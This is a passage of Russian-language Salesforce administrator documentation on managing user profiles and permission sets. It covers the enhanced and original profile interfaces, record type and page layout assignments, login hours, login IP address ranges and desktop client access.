Настраиваемые полномочия позволяют предоставлять доступ к настраиваемым процессам или приложениям. Созданное настраиваемое полномочие, связанное с процессом или приложением, может быть включено в профилях.

Просмотр и редактирование параметров времени ожидания сеанса в профилях

Используйте параметры сеанса, чтобы настроить количество минут или часов отсутствия активности перед наступлением таймаута пользовательского сеанса. По завершении сеанса пользователь должен выполнить повторный вход.

Просмотр и редактирование политик паролей в профилях

Параметры политик паролей определяют требования, предъявляемые к паролям, и используются для обеспечения требуемого уровня безопасности пользователей, которым назначен профиль. Политики использования паролей для профиля переопределяют настройки политики паролей всей организации для пользователей, назначенных для этого профиля. Если не настроить политики использования паролей для того или иного профиля, будут применяться политики использования паролей в масштабе всей организации. Новые политики использования паролей для профиля применяются для существующих пользователей профиля при сбросе ими пароля.

Поля политик паролей в профиле

Требования к паролям могут быть заданы в параметрах политик паролей. Ознакомьтесь с приведенными ниже описаниями полей, чтобы понять, как они влияют на настройки паролей в профиле.

Наборы полномочий

Набор полномочий — это совокупность параметров и полномочий, которая предоставляет пользователям доступ к различным инструментам и функциям. Параметры и полномочия, доступные в наборах полномочий, также доступны в профилях, однако наборы полномочий позволяют расширить функциональный доступ пользователей без изменения их профилей.

Страница общих сведений о наборе полномочий

Параметры приложения и системы в наборах полномочий

Поиск наборов полномочий

При необходимости введите критерии поиска на любой странице сведений о наборе полномочий для быстрого перехода к другим страницам набора полномочий.

Просмотр и редактирование назначенных приложений в наборах полномочий

Параметры назначенного приложения определяют приложения, доступные пользователям в меню приложений Force.com.

Назначение настраиваемых типов записей в наборах полномочий

Включение настраиваемых полномочий в наборах полномочий

Настраиваемые полномочия позволяют предоставлять доступ к настраиваемым процессам или приложениям. Созданное настраиваемое полномочие, связанное с процессом или приложением, может быть включено в наборах полномочий.

Управление назначениями набора полномочий

Страница сведений о пользователе позволяет назначать наборы полномочий отдельному пользователю, тогда как страница сведений о наборе полномочий позволяет назначать набор полномочий нескольким пользователям.

СМ. ТАКЖЕ:

Пакетное редактирование профилей в списковых представлениях профилей

Страница сведений в расширенном пользовательском интерфейсе профиля

Страница общих сведений о профиле в расширенном пользовательском интерфейсе профиля предоставляет доступ ко всем параметрам и полномочиям профиля.

Чтобы открыть страницу просмотра профиля, введите строку *«Профили»* в поле «Быстрый поиск» в меню «Настройка» и выберите нужный из списка **«Профили»**.

Ниже перечислены действия, доступные на странице общих сведений о профиле.

- Поиск объектов, полномочий и параметров
- Клонирование профиля
- Удаление настраиваемого профиля посредством кнопки **«Удалить»**

  Прим.: Профиль, назначенный пользователю, не может быть удален даже при его неактивности.

- Изменение имени или описания профиля посредством кнопки **«Редактировать свойства»**
- Просмотр списка пользователей, назначенных профилю
- Просмотр и редактирование полномочий и параметров, доступных при выборе любой ссылки в разделах «Приложения» и «Система».

Общие сведения о расширенном пользовательском интерфейсе профиля

Параметры системы и приложения в расширенном пользовательском интерфейсе профиля

Поиск в расширенном пользовательском интерфейсе профиля

Введите не менее трех последовательных букв из имени нужного объекта, вкладки, полномочия или параметра в поле **«Поиск параметров»**. По мере ввода отображается список элементов, соответствующих заданному критерию поиска. Чтобы открыть соответствующую страницу параметров, щелкните имя нужного элемента в списке.

Назначение типов записей и макетов страниц в расширенном пользовательском интерфейсе профиля

Просмотр и редактирование времени входа в расширенном пользовательском интерфейсе профиля

Каждому профилю может быть назначено определенное время входа пользователей.

Ограничение диапазонов IP-адресов входа в расширенном пользовательском интерфейсе профиля

Управление доступом к входу в систему на уровне пользователя путем указания диапазона допустимых IP-адресов в профиле пользователя. Если профиль поддерживает ограничения по IP-адресам, то вход может быть выполнен только посредством разрешенного IP-адреса.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Настраиваемые профили доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра профилей:

- Просмотр настройки и конфигурации

Для удаления профилей и редактирования свойств профиля:

- Управление профилями и наборами полномочий

СМ. ТАКЖЕ:

Общие сведения о расширенном пользовательском интерфейсе профиля

Общие сведения о расширенном пользовательском интерфейсе профиля

Расширенный пользовательский интерфейс профиля — это усовершенствованное средство управления профилями. Расширенный интерфейс позволяет быстро находить, просматривать и изменять параметры профиля.

Чтобы включить расширенный пользовательский интерфейс профиля, введите строку *«Интерфейс пользователя»* в поле «Быстрый поиск» в меню «Настройка», выберите **«Интерфейс пользователя»**, затем выберите пункт **«Включить улучшенный интерфейс настройки пользователя»** и нажмите кнопку **«Сохранить»**. Организация может одновременно использовать только один пользовательский интерфейс профиля.

Прим.: Ниже перечислены условия, при которых расширенный пользовательский интерфейс профиля недоступен для использования.

- Для управления профилями используется обозреватель Microsoft® Internet Explorer® 6 или более ранней версии (без программного модуля Google Chrome Frame™ для Internet Explorer).
- Организация использует группы категорий для профилей гостей, используемых на сайтах.
- Организация делегирует пользователям портала администрирование партнерским порталом.

СМ. ТАКЖЕ:

Страница сведений в расширенном пользовательском интерфейсе профиля
Профили

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Настраиваемые профили доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения расширенного пользовательского интерфейса профиля:

- Настройка приложения

Параметры системы и приложения в расширенном пользовательском интерфейсе профиля

Расширенный пользовательский интерфейс профиля позволяет администраторам быстро находить, просматривать и изменять параметры отдельного профиля. Полномочия и параметры объединены в категории «Приложения» и «Система», которые отображают разрешения пользователей, необходимые для управления и использования данных ресурсов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Параметры приложения

Приложение — это набор вкладок, который может быть выбран в раскрывающемся меню верхнего колонтитула. Все основные объекты, компоненты, данные и конфигурации отображаются всегда — независимо от выбранного приложения. Путем выбора нужного приложения пользователи открывают набор вкладок, позволяющих эффективно использовать основные функции данного приложения. Например, основная часть работы выполняется посредством приложения Sales, содержащего вкладки «Организации» и «Возможности». Чтобы просмотреть новые маркетинговые кампании и их участников, пользователь

может выбрать приложение Marketing в раскрывающемся меню приложений (вместо добавления вкладки «Кампании» в приложение Sales).

В расширенном пользовательском интерфейсе профиля раздел «Приложения» на странице общих сведений о профиле содержит параметры, связанные с бизнес-процессами приложений. Например, чтобы разрешить агентам службы поддержки управление обращениями, рекомендуем установить флажок «Управление обращениями» в разделе Call Center на странице «Полномочия приложения». Некоторые параметры приложения не связаны с полномочиями приложения. Например, чтобы включить приложение Time-Off Manager, установленное из каталога AppExchange, пользователи должны получить доступ к соответствующим классам Apex и страницам Visualforce, а также полномочия поля и объекта, позволяющие создавать запросы на утверждение отгулов.

Прим.: Все полномочия пользователя действительны независимо от текущего приложения. Например, полномочие «Импорт интересов» относится к приложению Sales, но также доступно пользователю в приложении Service.

Параметры системы

Некоторые системные функции применяются к организации, а не отдельному приложению. Например, время и диапазоны IP-адресов входа определяют возможность входа пользователя независимо от текущего приложения. Остальные системные функции применяются ко всем приложениям. Например, полномочия «Запуск отчетов» и «Управление панелями мониторинга» позволяют менеджерам создавать отчеты и управлять ими во всех приложениях. Некоторые полномочия (например, «Изменение всех данных») применяются ко всем приложениям и поддерживают функции, которые не связаны с приложениями (например, загрузка приложения Data Loader).

СМ. ТАКЖЕ:

Общие сведения о расширенном пользовательском интерфейсе профиля

Поиск в расширенном пользовательском интерфейсе профиля

Введите не менее трех последовательных букв из имени нужного объекта, вкладки, полномочия или параметра в поле **«Поиск параметров»**. По мере ввода отображается список элементов, соответствующих заданному критерию поиска. Чтобы открыть соответствующую страницу параметров, щелкните имя нужного элемента в списке.

Критерии поиска не чувствительны к регистру. Некоторые категории поддерживают поиск по имени конкретного полномочия или параметра. Другие категории поддерживают поиск по имени категории.

Элемент	Поиск	Пример
Назначенные приложения	Имя приложения	Введите критерий *продажи* в поле «Поиск параметров…» и выберите элемент списка «Продажи».
Объекты	Имя объекта	Например, чтобы найти настраиваемый объект «Альбомы», введите критерий *альб* и выберите элемент списка «Альбомы».
• Поля • Типы записей	Имя родительского объекта	Например, объект «Альбомы» содержит поле «Описание». Чтобы найти поле «Описание» для объекта «Альбомы»,

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступные полномочия и параметры профиля определяются используемой версией Salesforce.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для поиска полномочий и параметров в профиле:
- Просмотр настройки и конфигурации

Элемент	Поиск	Пример
• Назначения макета страницы		введите критерий *альб*, выберите элемент списка «Альбомы» и прокрутите страницу до поля «Описание» в разделе «Полномочия поля».
Вкладки	Имя вкладки или родительского объекта	Введите критерий *отч* и выберите элемент списка «Отчеты».
Полномочия приложения и системы	Имя полномочия	Введите критерий `api` и выберите элемент списка «`API` включен».
Все другие категории	Имя категории	Чтобы найти параметры доступа к классу Apex, введите критерий `apex` и выберите элемент списка «Доступ к классу `Apex`». Чтобы найти настраиваемые полномочия, введите критерий *наст* и выберите элемент списка «Настраиваемые полномочия». И т. д.

Если результаты поиска не отображаются, выполните указанные ниже действия.

- Убедитесь, что искомое полномочие, объект, вкладка или параметр доступны в текущей организации.
- Убедитесь, что искомый элемент доступен для лицензии пользователя, связанной с текущим профилем. Например, профиль, которому назначена лицензия «Массовый клиентский портал», не содержит полномочия «Изменение всех данных».
- Убедитесь, что поисковый запрос содержит не менее трех последовательных букв из имени нужного элемента.
- Проверьте правильность написания названия искомого элемента.

СМ. ТАКЖЕ:

Общие сведения о расширенном пользовательском интерфейсе профиля

Назначение типов записей и макетов страниц в расширенном пользовательском интерфейсе профиля

Параметр «Типы записей и назначения макетов страниц» в расширенном пользовательском интерфейсе профиля определяет соотнесения типа записи и назначения макета страницы, используемые для просмотра записей. Также данный параметр определяет типы записей, доступные пользователям при создании и редактировании записей.

Чтобы выбрать типы записей и назначения макетов страниц, выполните указанные ниже действия.

1. В разделе «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»**.
2. Выберите нужный профиль.
3. Введите имя объекта в поле **«Поиск параметров…»** и выберите нужный объект из списка.
4. Нажмите кнопку **«Правка»**.
5. При необходимости измените параметры в разделе «Типы записей и назначения макетов страниц».

Параметр	Описание
Типы записей	Список всех текущих типов записей для объекта. «--Основной--» — это системный тип записи, используемый в случае отсутствия настраиваемого типа записи. При выборе значения «--Основной--» тип записи не может быть изменен (например, при создании записи). Все остальные типы записей являются настраиваемыми.
Назначение макета страницы	Макет страницы, используемый для каждого типа записи. Макет страницы определяет кнопки, поля, связанные списки и прочие элементы, доступные пользователям данного профиля при создании записей со связанным типом записи. Каждому пользователю предоставляется доступ ко всем типам записей, поэтому каждому типу записи должен быть назначен макет страницы (даже в том случае, если данный тип записи не указан как назначенный тип записи в профиле).
Назначенные типы записей	Типы записей, отмеченные в данном столбце, доступны пользователям данного профиля при создании записей для объекта. При выборе значения «--Основной--» пользователи не могут выбирать настраиваемый тип записи. При выборе настраиваемого типа записи пользователи не могут выбирать значение «--Основной--».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Типы записи, доступные в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования параметров доступа к типам записей и макетам страниц:

- Управление профилями и наборами полномочий

Параметр	Описание
Стандартный тип записи	Стандартный тип записи, доступный пользователям данного профиля при создании записей для объекта.

Параметр «Типы записей и назначения макетов страниц» имеет некоторые различия для указанных ниже объектов и вкладок.

Объект или вкладка	Отличие
Организации	Если организация использует организации-лица, то объект «Организации» также содержит параметры **«Стандартный тип записи организации-компании»** и **«Стандартный тип записи организации-лица»**, которые определяют стандартный тип записи, доступный пользователям данного профиля при создании организаций-компаний или организаций-лиц из преобразованных интересов.
Обращения	Объект «Обращения» также содержит параметр **«Закрытие обращения»**, который определяет назначения макетов страниц, доступные пользователям для каждого типа записи в закрытых обращениях. Таким образом, один и тот же тип записи может использовать разные макеты страниц для открытых и закрытых обращений. Данный дополнительный параметр позволяет использовать при закрытии обращения отдельный макет страницы, который определяет способ закрытия обращения.
Начальная страница	Настраиваемые типы записей не могут быть указаны для вкладки «Начальная страница». Назначение макета страницы может быть выбрано только для типа записи «--Основной--».

6. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Как определяется доступ к типу записи?

Назначение настраиваемых типов записей в наборах полномочий

Страница сведений в расширенном пользовательском интерфейсе профиля

Просмотр и редактирование времени входа в расширенном пользовательском интерфейсе профиля

Каждому профилю может быть назначено определенное время входа пользователей.

1. В разделе «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»**.
2. Щелкните имя выбранного профиля.
3. Нажмите кнопку **«Правка»** в разделе «Время входа» на странице общих сведений о профиле.
4. Выберите дни и часы доступа данного профиля к организации.

   Чтобы разрешить пользователям выполнять вход в любое время, щелкните ссылку **«Очистить все поля времени»**. Чтобы запретить пользователям доступ к системе в определенный день, выберите одинаковое время начала и окончания.

   По завершении времени входа вошедшие пользователи могут просматривать только текущую страницу.

Прим.: Для профиля задаются первые часы входа в систему, они зависят от принятого в организации часового пояса по умолчанию, который задается на странице «Сведения о компании» в разделе «Настройка». Таким образом, изменение поля организации «Часовой пояс по умолчанию» не инициирует изменение часового пояса, используемого для времени входа в профиле. В результате время входа всегда применяется точно, несмотря на использование другого часового пояса пользователя или изменение стандартного часового пояса организации.

В зависимости от выполняемого действия (просмотр или редактирование времени входа), отображаемое время может различаться. На странице редактирования времени входа время отображается в часовом поясе, выбранном текущим пользователем. На странице общих сведений о профиле время отображается в исходном стандартном часовом поясе организации.

СМ. ТАКЖЕ:

Общие сведения о расширенном пользовательском интерфейсе профиля

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Настраиваемые профили доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров времени входа:

- Просмотр настройки и конфигурации

Для редактирования параметров времени входа:

- Управление профилями и наборами полномочий

Ограничение диапазонов IP-адресов входа в расширенном пользовательском интерфейсе профиля

Управление доступом к входу в систему на уровне пользователя путем указания диапазона допустимых IP-адресов в профиле пользователя. Если профиль поддерживает ограничения по IP-адресам, то вход может быть выполнен только посредством разрешенного IP-адреса.

1. В разделе «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»**.
2. Щелкните имя выбранного профиля.
3. Щелкните ссылку **«Диапазоны IP-адресов входа»** на странице общих сведений о профиле.
4. Укажите разрешенные для профиля IP-адреса.
   - Чтобы добавить диапазон IP-адресов, которые могут использоваться пользователем для входа, щелкните **Добавить диапазоны IP-адресов**. Введите действительные IP-адреса в поля «Начальный IP-адрес» и «Конечный IP-адрес». Чтобы разрешить входы с отдельного IP-адреса, заполните оба поля одним адресом.
   - Чтобы изменить или удалить диапазон, щелкните ссылку **«Правка»** или **«Удалить»** напротив нужного диапазона.

   Важное замечание:

   - IP-адреса диапазона должны использовать протокол IPv4 или IPv6. IPv4-адреса находятся в диапазоне IPv6-адресов, соотнесенных с протоколом IPv4 (`::ffff:0:0` — `::ffff:ffff:ffff`, где `::ffff:0:0` присваивается значение `0.0.0.0`, а `::ffff:ffff:ffff` — значение `255.255.255.255`). В диапазон не могут входить одновременно внешние и внутренние IP-адреса соотнесенного с IPv4 пространства адресов IPv6. Такие диапазоны, как `255.255.255.255` — `::1:0:0:0` или `::` — `::1:0:0:0`, являются недопустимыми.
   - Профили «Пользователь-партнер» ограничиваются пятью IP-адресами. С целью расширения диапазона обратитесь в компанию Salesforce.
   - Приложение Salesforce Mobile Classic может игнорировать диапазоны IP-адресов, заданные для профилей. Salesforce Mobile Classic инициирует безопасное подключение к Salesforce через сеть мобильного оператора. Однако IP-адреса мобильного оператора могут выходить за рамки допустимого диапазона IP-адресов для профиля пользователя. Во избежание игнорирования диапазонов IP-адресов, заданных для профиля, рекомендуем отключить приложение Salesforce Mobile Classic на странице 1342 для данного пользователя.

5. При необходимости введите описание диапазона. При использовании нескольких диапазонов поле «Описание» может содержать дополнительную информацию (например, область сети, соответствующая данному диапазону).

Прим.: При необходимости ограничьте весь доступ к системе Salesforce только IP-адресами из диапазонов IP-адресов входа. Чтобы включить этот параметр, в разделе «Настройка» введите *«Параметры сеанса»* в поле «Быстрый поиск», выберите **«Параметры сеанса»**, после чего выберите **«Применять диапазоны IP-адресов при каждом запросе»**. Этот параметр отражается на всех профилях пользователей, для которых применяются IP-ограничения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Настраиваемые профили доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра диапазонов IP-адресов входа:

- Просмотр настройки и конфигурации

Для редактирования и удаления диапазонов IP-адресов входа:

- Управление профилями и наборами полномочий

Работа в исходном пользовательском интерфейсе профиля

Чтобы просмотреть профиль на исходной странице, введите строку *«Профили»* в поле «Быстрый поиск» в меню «Настройка» и выберите нужный из списка **«Профили»**.

Ниже перечислены действия, доступные на странице сведений о профиле.

- Редактирование профиля
- Клонирование профиля
- Удаление настраиваемого профиля посредством кнопки **«Удалить»**

  Прим.: Профиль, назначенный пользователю, не может быть удален даже при его неактивности.

- Просмотр пользователей, назначенных данному профилю

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Настраиваемые профили доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Редактирование профилей в исходном пользовательском интерфейсе профиля

Профили определяют порядок доступа пользователей к объектам и данным, а также доступные действия. Стандартные профили поддерживают редактирование ограниченного количества параметров. Настраиваемые профили поддерживают редактирование всех доступных полномочий и параметров, кроме лицензии пользователя.

Параметры профиля в исходном пользовательском интерфейсе профиля

Профили определяют порядок доступа пользователей к объектам и данным, а также доступные действия. Эти параметры доступны для просмотра и редактирования на странице сведений об исходном пользовательском профиле.

Назначение макетов страниц в исходном пользовательском интерфейсе профиля

Использование исходного пользовательского интерфейса профиля позволяет с легкостью просматривать и редактировать все назначения макетов страниц в одном месте.

Просмотр и редактирование доступа к настольному клиенту в исходном пользовательском интерфейсе профиля

Назначение типов записей профилям в исходном пользовательском интерфейсе профиля

После того как вы создадите типы записей и включите в них значения раскрывающегося списка, добавьте типы записей в пользовательские профили. При назначении определенного типа записи определенному профилю пользователи, использующие этот профиль, могут назначать этот тип записи своим создаваемым или изменяемым записям.

Просмотр и редактирование времени входа в исходном пользовательском интерфейсе профиля

Укажите часы, когда пользователи могут входить в систему, в зависимости от своего профиля.

Ограничение IP-адресов входа в исходном пользовательском интерфейсе профиля

Управление доступом к входу в систему на уровне пользователя путем указания диапазона допустимых IP-адресов в профиле пользователя. Если профиль поддерживает ограничения по IP-адресам, то вход может быть выполнен только посредством разрешенного IP-адреса.

Редактирование профилей в исходном пользовательском интерфейсе профиля

Профили определяют порядок доступа пользователей к объектам и данным, а также доступные действия. Стандартные профили поддерживают редактирование ограниченного количества параметров. Настраиваемые профили поддерживают редактирование всех доступных полномочий и параметров, кроме лицензии пользователя.

Прим.: Редактирование одних полномочий может инициировать включение или выключение других. Например, при включении полномочия «Просмотр всех данных» включается полномочие «Чтение» для всех объектов. Аналогичным образом, при включении полномочия «Перенос интересов» включаются полномочия «Чтение» и «Создание» для интересов.

Совет: Если организация использует расширенные списковые представления профилей, то пользователь может изменить полномочия для нескольких профилей из спискового представления.

1. В разделе «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»**.
2. Выберите нужный профиль.
3. Нажмите кнопку **«Правка»** на странице сведений о профиле.

СМ. ТАКЖЕ:

- Назначение макетов страниц в исходном пользовательском интерфейсе профиля
- Параметры профиля в исходном пользовательском интерфейсе профиля
- Просмотр и редактирование доступа к настольному клиенту в исходном пользовательском интерфейсе профиля
- Назначение типов записей профилям в исходном пользовательском интерфейсе профиля
- Просмотр и редактирование времени входа в исходном пользовательском интерфейсе профиля
- Ограничение IP-адресов входа в исходном пользовательском интерфейсе профиля

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Настраиваемые профили доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования профилей:

- Управление профилями и наборами полномочий

  И

  Настройка приложения

Параметры профиля в исходном пользовательском интерфейсе профиля

Профили определяют порядок доступа пользователей к объектам и данным, а также доступные действия. Эти параметры доступны для просмотра и редактирования на странице сведений об исходном пользовательском профиле.

Параметр	Для просмотра и редактирования перейдите к следующему разделу
Имя и описание профиля (только настраиваемые профили)	Сведений о профиле
Полномочия администратора и общие полномочия (только настраиваемые профили)	Полномочия администратора
Параметры доступности приложения	Параметры настраиваемого приложения
Макеты консоли для всех профилей	Параметры консоли
Настраиваемые полномочия	Включенные настраиваемые полномочия
Параметры доступа к настольному клиенту	Клиенты интеграции
Внешние источники данных	Доступ к включенным внешним источникам данных
Доступ к полям объектов	Безопасность поля
Время входа	Время входа
Диапазоны IP-адресов входа	«Диапазоны IP-адресов входа». Нажмите кнопку **«Создать»** или щелкните ссылку **«Правка»** напротив текущего диапазона IP-адресов. Прим.: При необходимости ограничьте весь доступ к системе Salesforce только IP-адресами из диапазонов IP-адресов входа. Чтобы включить этот параметр, в разделе «Настройка» введите *«Параметры сеанса»* в поле «Быстрый поиск», выберите **«Параметры сеанса»**, после чего выберите **«Применять диапазоны IP-адресов при каждом запросе»**. Этот параметр отражается на всех профилях пользователей, для которых применяются IP-ограничения.
Полномочия объекта	Полномочия стандартного объекта
Макеты страниц	Макеты страниц

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Настраиваемые профили доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования профилей:

- Управление профилями и наборами полномочий

  И

  Настройка приложения

Параметр	Для просмотра и редактирования перейдите к следующему разделу
Типы записей	Раздел «Параметры типа записи» Ссылка **«Правка»** доступна только при наличии типов записей для объекта.
Параметры доступности вкладки	Параметры вкладки
Выполняемые классы Apex	Доступ к включенному классу Apex
Выполняемые страницы Visualforce	Доступ к включенной странице Visualforce
Статусы присутствия услуги	Доступ к статусам присутствия включенной услуги

СМ. ТАКЖЕ:

Редактирование профилей в исходном пользовательском интерфейсе профиля

Назначение макетов страниц в исходном пользовательском интерфейсе профиля

Использование исходного пользовательского интерфейса профиля позволяет с легкостью просматривать и редактировать все назначения макетов страниц в одном месте.

1. В разделе «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»**.
2. Выберите нужный профиль.
3. Щелкните ссылку **«Просмотр назначения»** напротив имени нужной вкладки в разделе «Макеты страниц».
4. Щелкните **«Редактировать назначение»**.
5. Чтобы выбрать макет страницы для каждого профиля, воспользуйтесь приведенной таблицей. Если в организации используются типы записей, то таблица поддерживает возможность выбора макета страницы для каждого профиля и типа записи.
   - Выбранные назначения макетов страниц выделяются цветом.
   - Измененные назначения макетов страниц отображаются курсивом до сохранения изменений.
6. Чтобы назначить другой макет страницы, выберите нужное значение в раскрывающемся списке «Макет страницы для использования» и повторите предыдущее действие для нового макета страницы.
7. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Работа в исходном пользовательском интерфейсе профиля

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Типы записи, доступные в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения макетов страниц в профилях:

- Управление профилями и наборами полномочий

Просмотр и редактирование доступа к настольному клиенту в исходном пользовательском интерфейсе профиля

Connect Offline и Connect for Office — это настольные клиентские приложения, позволяющие интегрировать систему Salesforce в компьютер пользователя. Администратор может выбрать настольные клиентские приложения, которые должны быть доступны пользователям, а также настроить автоматические уведомления о наличии обновлений.

Прим.: Настольные клиентские приложения доступны только при наличии полномочия «API включен».

1. В разделе «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»**.
2. Щелкните ссылку **«Правка»** напротив имени нужного профиля и прокрутите страницу до раздела «Клиенты интеграции компьютеров».

СМ. ТАКЖЕ:

Работа в исходном пользовательском интерфейсе профиля

ВЕРСИИ

Приложение Connect Offline доступно в версиях: Salesforce Classic

Приложение Connect Offline доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Приложение Connect for Office доступно в версиях: Salesforce Classic и Lightning Experience

Приложение Connect for Office доступно в версиях: **все** версии, кроме Database.com Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров доступа к настольному клиенту:

- Просмотр настройки и конфигурации

Для редактирования параметров доступа к настольному клиенту:

- Управление профилями и наборами полномочий

Назначение типов записей профилям в исходном пользовательском интерфейсе профиля

После того как вы создадите типы записей и включите в них значения раскрывающегося списка, добавьте типы записей в пользовательские профили. При назначении определенного типа записи определенному профилю пользователи, использующие этот профиль, могут назначать этот тип записи своим создаваемым или изменяемым записям.

Прим.: Пользователи могут просматривать записи любого типа, независимо от типа записи, связанного с их профилем.

Вы можете связать несколько типов записей с тем или иным профилем. Например, пользователю необходимо создать возможности продаж аппаратного и программного обеспечения. В этом случае вы можете создавать и добавлять типы записей «Оборудование» и «Программное обеспечение» в профиль пользователя.

1. В разделе «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»**.
2. Выберите нужный профиль. Раздел «Параметры типа записи» содержит типы записей, доступные для данного профиля.
3. Щелкните ссылку **«Правка»** напротив нужного типа записи.
4. Выберите тип записи из списка «Доступные типы записей» и добавьте его в список «Избранные типы записей».

   «Основной» — это системный тип записи, используемый в случае отсутствия настраиваемого типа записи. При назначении «Основной» тип записи не может быть изменен (например, при создании записи). Все остальные типы записей являются настраиваемыми.

5. В разделе «По умолчанию» выберите тип записи по умолчанию.

   При использовании организаций-лиц данный параметр также определяет поля организаций, которые должны отображаться в области «Быстрое создание» на начальной странице вкладки «Организации».

6. При использовании организаций-лиц настройте параметры типов записи по умолчанию для записей организаций-лиц и организаций-компаний. В раскрывающихся списках Тип записи по умолчанию организация–компания, а затем Тип записи по умолчанию организация–лицо, выберите учетную запись по умолчанию.

   Данные параметры используются для отображения стандартных типов записей обоих типов организаций (например, при создании интересов).

7. Нажмите кнопку **«Сохранить»**.

Прим.: При использовании организаций-лиц настройте параметры типов записи по умолчанию для записей организаций-лиц и организаций-компаний. Перейдите в раздел «Параметры типа записи учетной записи» на странице сведений профиля. Вы также можете воспользоваться другим способом установки параметров типа записи по умолчанию для учетной записи, щелкнув **«Изменить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения типов записей профилям:

- Настройка приложения

СМ. ТАКЖЕ:

- Как определяется доступ к типу записи?
- Работа в исходном пользовательском интерфейсе профиля
- Назначение настраиваемых типов записей в наборах полномочий

Просмотр и редактирование времени входа в исходном пользовательском интерфейсе профиля

Укажите часы, когда пользователи могут входить в систему, в зависимости от своего профиля.

1. Введите строку *«Профили»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Профили»**, затем выберите профиль пользователя.
2. Нажмите кнопку **«Правка»** в связанном списке «Время входа».
3. Выберите дни и часы доступа данного профиля к системе.

   Чтобы разрешить пользователям выполнять вход в любое время, щелкните **«Очистить все поля времени»**. Чтобы запретить пользователям доступ к системе в определенный день, выберите одинаковое время начала и окончания.

   По завершении времени входа вошедшие пользователи могут просматривать только текущую страницу.
4. Нажмите кнопку **«Сохранить»**.

